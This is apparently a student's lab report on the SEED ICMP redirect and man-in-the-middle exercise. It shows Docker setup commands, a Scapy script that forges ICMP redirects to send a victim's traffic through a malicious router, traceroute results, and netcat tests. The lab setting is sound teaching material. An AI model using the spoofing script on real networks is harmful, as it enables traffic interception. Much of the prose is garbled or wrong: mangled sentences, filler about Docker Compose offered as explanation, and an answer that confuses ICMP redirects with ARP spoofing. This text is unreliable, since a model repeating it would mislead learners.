


ICMP Redirect Attack


2.1. Container Setup and Commands

Please download the Labsetup.zip file to your VM from the lab's website, unzip it, enter the Labsetup folder, and use the docker-compose.yml file to set up the lab environment. In the following, we list some of the commonly used commands related to Docker and Compose.



```
seed@VM: ~/Labsetup
[10/26/22]seed@VM:~/Labsetup$ dcbuild
victim uses an image, skipping
attacker uses an image, skipping
malicious-router uses an image, skipping
HostB1 uses an image, skipping
HostB2 uses an image, skipping
Router uses an image, skipping
[10/26/22]seed@VM:~/Labsetup$ dcpu
Starting victim-10.9.0.5 ... done
Starting host-192.168.60.6 ... done
Starting malicious-router-10.9.0.111 ... done
Starting attacker-10.9.0.105 ... done
Starting router ... done
Starting host-192.168.60.5 ... done
Attaching to router, malicious-router-10.9.0.111, victim-10.9.0.5, host-192.168.60.5, attacker-10.9.0.105, host-192.168.60.6
```

All the containers will be running in the background. We first need to use the "dockerps" command to find out the ID of the container, and then use "docker exec" to start a shell on that container.



```
seed@VM: ~/Labsetup
[10/26/22]seed@VM:~/Labsetup$ dockerps
d74f5acefc45 host-192.168.60.5
53c045b596f8 victim-10.9.0.5
3d0fc90f5fde host-192.168.60.6
c6bf43e6570e malicious-router-10.9.0.111
9a16b2ab24ed attacker-10.9.0.105
26cf68cee3e8 router
[10/26/22]seed@VM:~/Labsetup$ docksh 9a
root@9a16b2ab24ed:/#
```


Using this command you can go inside the shell.

3. Task 2: Launching ICMP Redirect Attack


3.1 Attack Setup.

The ICMP redirect attack is protected with a countermeasure in the Ubuntu operating system. We have previously disabled the logging in


the Compose file.countermeasure by configuring the victim container to accept ICMP redirect messages.



For this task, we will attack the victim container from the attacker container. In the current setup, the victim will access the network by using the router container (192.168.60.11). Network 192.168.60.0/24. The victim container's ip route command will display the Following




Skeleton code. In the paragraphs that follow, a code skeleton is presented without several crucial parameters. Students should enter the appropriate values in the spaces denoted by IP values.



```
1#!/usr/bin/python3
2
3from scapy.all import *
4
5ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
6icmp = ICMP(type = 5, code = 1)
7icmp.gw = '10.9.0.111'
8
9ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
10send(ip/icmp/ip2/ICMP());
```



Verification. ICMP redirect messages will not affect the routing table; instead, it affects the transport cache. Until the routing table is updated, entries in the routing cache replace those in the routing table. entries expire. The following commands can be used to display and clear the cache contents.



```
seed@VM: ~/labsetup
root@53c045b596f8:/# ip route show cache
root@53c045b596f8:/# ip route flush cache
root@53c045b596f8:/#
```

Please do a traceroute on the victim machine, and see whether the packet is rerouted or not.

```
# mtr -n 192.168.60.5
```



If you are changing the IP address then redirect the message but you don't get the output. Change of the IP address I am not getting the output. A router ICMP redirect message directs a host to use another router as its path to a particular destination because it has a better route. The rules say a router will send redirects only to hosts on its own local subnets. No user host will ever send a redirect and no redirect will travel more than one network hop.

Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.

The screenshot shows a Linux desktop with a purple background and 'SEED LABS' logo. A text editor window titled 'icmp.py' contains the following Python code:

```
1#!/usr/bin/python3
2
3from scapy.all import *
4
5ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
6icmp = ICMP(type = 5, code = 1)
7icmp.gw = '192.168.56.1';
8
9ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
10send(ip/icmp/ip2/ICMP());
```

Below the text editor, a terminal window shows the output of a traceroute command:

```
seed@VM: ~/Labsetup
My traceroute [v0.93] 2022-10-31T05:37:04+0000
Keys: Help Display mode Restart statistics Order of fields quit
Packets
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.11 0.0% 26 0.2 0.2 0.1 0.4 0.1
2. 192.168.60.5 0.0% 26 0.1 0.2 0.1 0.4 0.1
```

If you are changing the IP then you redirect the messages but packet is not sending and you don't get the output. The ability of a router to advise a host that there is a more effective route to a destination and that the host should modify its routing table is known as a "feature" of IP. On a trusted LAN, this would be acceptable, but on the wild Internet, where maliciousness abounds, it might not be a smart idea to change your routing table at random. However, ICMP redirection are enabled on Linux by default.

Question 3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.

The screenshot shows a desktop environment with a text editor and a terminal window. The text editor displays the following content from the docker-compose.yml file:

```

36
37
38   malicious-router:
39     image: handsonsecurity/seed-ubuntu:large
40     container_name: malicious-router-10.9.0.111
41     tty: true
42     cap_add:
43       - ALL
44     sysctls:
45       - net.ipv4.ip_forward=1
46       - net.ipv4.conf.all.send_redirects=1
47       - net.ipv4.conf.default.send_redirects=1
48       - net.ipv4.conf.eth0.send_redirects=1
49     privileged: true
50     volumes:
51       - ./volumes:/volumes
52     networks:
53       net-10.9.0.0:
54         ipv4_address: 10.9.0.111
55     command: bash -c "
56       ip route add 192.168.60.0/24 via 10.9.0.11 6&
57       tail -f /dev/null
58     "
59
60   HostB1:
61     image: handsonsecurity/seed-ubuntu:large
62     container_name: host-192.168.60.5
63     tty: true
64     cap_add:
65       - ALL
66     networks:

```

The terminal window shows the output of a traceroute command:

```

seed@VM: ~/Labsetup
My traceroute [v0.93]
2022-11-01T03:14:22+0000
Keys: Help Display mode Restart statistics Order of fields quit
Packets
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.111 0.0% 93 0.1 0.2 0.1 0.4 0.1
2. 10.9.0.11 1.1% 93 0.2 0.2 0.1 0.5 0.1
3. 192.168.60.5 0.0% 93 0.1 0.2 0.1 0.5 0.1

```


When you change their value 0 to 1 and then launch the attack that we get the output. It is now as easy as typing `docker-compose -f docker-compose` to validate your file. config in yml. You can always omit the `-f docker-compose` option. yml section when using the COMPOSE FILE environment variable or running this program in the same folder as the file. You can host numerous isolated environments on a single host using Docker Compose. You can conserve a significant amount of resources by running everything on one piece of hardware. Resource efficiency is also improved by its capabilities to reuse previously used containers and cache configurations. I think that's why I don't get the output.

A strange issue.

While developing this lab, we have observed a strange issue in the container environment. The issue does not exist if the victim is a VM, instead of a container. If we spoof nonetheless, the victim system is not releasing ICMP packets throughout the reroute packets. attack, the attack will never be successful. This is not the case for the VM setting. Moreover, the redirect packet's IP2 must match the type and destination IP address of the packets that the victim is currently sending (ICMP for ICMP, UDP for UDP, etc.). It appears that the OS kernel performs some sort of sanity check before accepting an ICMP.redirect packets. We have not figured out what exactly caused this, and why


4. Task 3: Launching the MITM Attack

4.1 Attack Setup. Using the ICMP redirect attack, we can get the victim to use our malicious router (10.9.0.111) as the router for the destination 192.168.60.5. Therefore, all packets from the victim machine to this destination will be routed through the malicious router. We would like to modify the victim's packets. Before launching the MITM attack, we start a TCP client and server program using netcat. See the following commands.



```
[10/31/22]seed@VM:~/Labsetup$ dockps
d74f5acefc45 host-192.168.60.5
53c045b596f8 victim-10.9.0.5
3d0fc90f5fde host-192.168.60.6
c6bf43e6570e malicious-router-10.9.0.111
9a16b2ab24ed attacker-10.9.0.105
26cf68cee3e8 router
[10/31/22]seed@VM:~/Labsetup$ docksh d7
root@d74f5acefc45:/# nc -lp 9090
[10/31/22]seed@VM:~/Labsetup$ docksh 53
root@53c045b596f8:/# nc 192.168.60.5 9090
```


Disabling IP Forwarding.



```
[10/28/22]seed@VM:~/Labsetup$ docksh c6
root@c6bf43e6570e:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@c6bf43e6570e:/#
```

In the setup, the malicious router's IP forwarding is enabled, so it does function like a router and forward packets for others. We must stop forwarding IP packets when we initiate the MITM attack; instead, we will intercept the packet, make the necessary changes, and then send out a new packet. We only need to turn off IP forwarding on the rogue router to accomplish that.

MITM code.



Once IP forwarding is turned off, our application must assume control of packet forwarding from the victim to the target, naturally after making changes to the packets. The kernel will not forward the packet to us because its intended recipient is not us; instead, it will simply drop the packet. The packet will instead be obtained from the kernel if our software is a sniffer application. Therefore, we will carry out this MITM attack using the sniff-and-spoof method. Following, we offer a sample sniff-and-spoof application that intercepts TCP packets and modifies them before delivering them. You can find the code \sfrom the lab setup files.

It should be emphasized that the aforementioned code records all TCP packets, including those produced by the application itself. This is undesirable since it will have an impact on the performance.

Students needs to change the filter, so it does not capture its own packets.

4.2 Questions. After you have succeeded in the attack, please answer the following questions:

Question 4: In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction, and explain why

An eavesdropping assault known as a "man-in-the-middle" occurs when an attacker intercepts a data transfer or communication that is already in progress. The attackers place themselves in the "middle" of the transfer and then pose as both authorized participants. Finding abnormal traffic patterns and latency problems is only the first step in identifying a man-in-the-middle attack. To establish whether the collected network traffic is an MITM attack in

the first place, forensic analysis of the network traffic must be performed. If the attack is validated, the source, in this case the compromised user, must be identified. An instance of cyber eavesdropping known as a "Man-in-the-Middle Attack" (MITM) involves malicious actors listening in on a discussion between two parties and collecting data through a vulnerable but reliable technology.

The ideas of sniffing and spoofing have been employed. Before spoofing an arp reply and an icmp reply to a specific node on the local area network, an attacker sniffs a packet from that node first. When a node wants to connect with another node on the network, it will initially broadcast an arp request across the whole LAN. Attacker machine will intercept the request and respond with a fake arp reply. Once the victim system has the target node's MAC address, it will ping the attacker device, thinking it is communicating with the target node. The attacking computer will once more intercept the ping request and send the victim a phony icmp reply.

Question 5: In the MITM program, when you capture the nc traffic from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion.

```
[10/31/22]seed@VM:~/Labsetup$ docksh 53
root@53c045b596f8:/# nc -lp 9090

^C
root@53c045b596f8:/# nc -lp 9090
hello
hello
hi
mihir
mihir
AAAAA

[10/31/22]seed@VM:~/Labsetup$ docksh d7
root@74f5acerfc45:/# nc 192.168.60.5 9090
hello
hello
hi
mihir
mihir
mihir
```

Using an IP address is a bad idea because the application creates a lot of traffic and is generally a mess. Once the victim system has the node's MAC address, it will ping the attacker machine, believing it is speaking with the node it intended to speak with. Actually, communication takes place over the MAC Address. If you know a device's IP address, you can use ARP to find out its MAC address. A device initially uses ARP to determine the MAC address of the recipient device when it wishes to communicate with another device on the network, for example. The attacker can pretend to be someone else since the legitimate IP Address and the MAC Address of the attacker's machine are linked.

A man-in-the-middle (MITM) attack is a general term for when a perpetrator inserts himself into a conversation between a user and an application, either

to listen in on the conversation or to pretend to be one of the participants and create the impression that normal information exchange is taking place.